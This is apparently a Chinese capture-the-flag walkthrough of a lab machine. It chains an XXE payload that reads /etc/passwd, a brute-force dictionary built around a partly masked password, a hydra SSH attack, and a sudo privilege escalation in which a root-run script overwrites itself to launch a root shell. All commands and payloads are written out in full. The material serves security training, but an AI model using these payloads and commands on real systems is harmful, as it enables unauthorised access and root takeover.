
1112



80端口XXE漏洞

```json
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>&xxe;</root>
```

读取etc/passwd

```json
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:107:114::/var/lib/snmp:/bin/false
zabbix:x:108:115::/nonexistent:/usr/sbin/nologin
```

发现tuf，密码为KQNPHFqG**JHcYJossIe，中间缺少了两位，构造字典

```
json
```

```
for c1 in {0..9} {a..z} {A..Z}; do for c2 in {0..9} {a..z} {A..Z}; do echo "KQNPHFqG${c1}${c2}JHcYJossIe"; done; done > passwords.txt
```

hydra爆破

```json
hydra -l tuf -P passwords.txt ssh://192.168.56.150 -t 4
[22][ssh] host: 192.168.56.150   login: tuf   password: KQNPHFqG6mJHcYJossIe
```

提权

```json
tuf@112:~$ sudo -l
Matching Defaults entries for tuf on 112:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tuf may run the following commands on 112:
    (ALL) NOPASSWD: /opt/112.sh
```

查看文件内容

```json
#!/bin/bash

input_url=""
output_file=""
use_file=false
regex='^https://maze-sec.com/[a-zA-Z0-9/]*$'

while getopts ":u:o:" opt; do
    case ${opt} in
```

```
        u) input_url="$OPTARG" ;;
        o) output_file="$OPTARG"; use_file=true ;;
        \?) echo "错误: 无效选项 -$OPTARG"; exit 1 ;;
        :) echo "错误: 选项 -$OPTARG 需要一个参数"; exit 1 ;;
    esac
done

if [[ -z "$input_url" ]]; then
    echo "错误: 必须使用 -u 参数提供URL"
    exit 1
fi

if [[ ! "$input_url" =~ ^https://maze-sec.com/ ]]; then
    echo "错误: URL必须以 https://maze-sec.com/ 开头"
    exit 1
fi

if [[ ! "$input_url" =~ $regex ]]; then
    echo "错误: URL包含非法字符，只允许字母、数字和斜杠"
    exit 1
fi

if (( RANDOM % 2 )); then
    result="$input_url is a good url."
else
    result="$input_url is not a good url."
fi

if [ "$use_file" = true ]; then
    echo "$result" > "$output_file"
    echo "结果已保存到: $output_file"
else
    echo "$result"
fi
```

写入漏洞：脚本将 `$result` 写入 `$output_file`。虽然 `$input_url` 受到严格的正则限制（只能包含字母、数字、`/`），但 **`$output_file`（输出文件名）完全由我们控制**，且脚本是以 `root` 权限写入的。

内容限制：写入文件内容的格式被固定为：`https://maze-sec.com/你的输入 is a good url.`（或者 `is not a good url.`）

正则绕过：正则 `^https://maze-sec.com/[a-zA-Z0-9/]*$` 允许使用 `/`，但不允许 `.`（点）、空格或特殊符号。

Bash 在执行脚本时，如果脚本没有 Shebang（`#!`），它会尝试将其作为 shell 命令逐行执行。

如果我们将 `/opt/112.sh` 自身覆盖为以下内容：`https://maze-sec.com/exp is a good url.`

再次运行 `sudo /opt/112.sh` 时，Bash 会尝试执行这一行。它会将 `https://maze-sec.com/exp` 解析为一个**命令**，而后面的 `is a good url.` 被视为该命令的参数。

关键点在于：`https://maze-sec.com/exp` 包含斜杠 `/`。在 Linux Shell 中，**如果命令包含斜杠，Shell 就不会在 PATH 中查找，而是直接将其作为路径执行（相对于当前目录）**。

构建伪造的目录结构

```json
# 在当前目录创建以 "https:" 命名的文件夹（冒号在Linux文件名中是合法的）
mkdir -p https:/maze-sec.com
# 建一个名为 exp 的文件，内容是启动一个 shell
echo -e '#!/bin/bash\n/bin/bash' > https:/maze-sec.com/exp
# 赋予执行权限
chmod +x https:/maze-sec.com/exp
```

覆盖目标脚本

```json
# 利用脚本的写入漏洞，将 /opt/112.sh 的内容覆盖为指向我们需要执行的路径。
sudo /opt/112.sh -u https://maze-sec.com/exp -o /opt/112.sh
```

触发提权

```json
# 再次以 sudo 运行该脚本。由于你仍然有权限运行 /opt/112.sh，sudo 会执行它。
sudo /opt/112.sh
```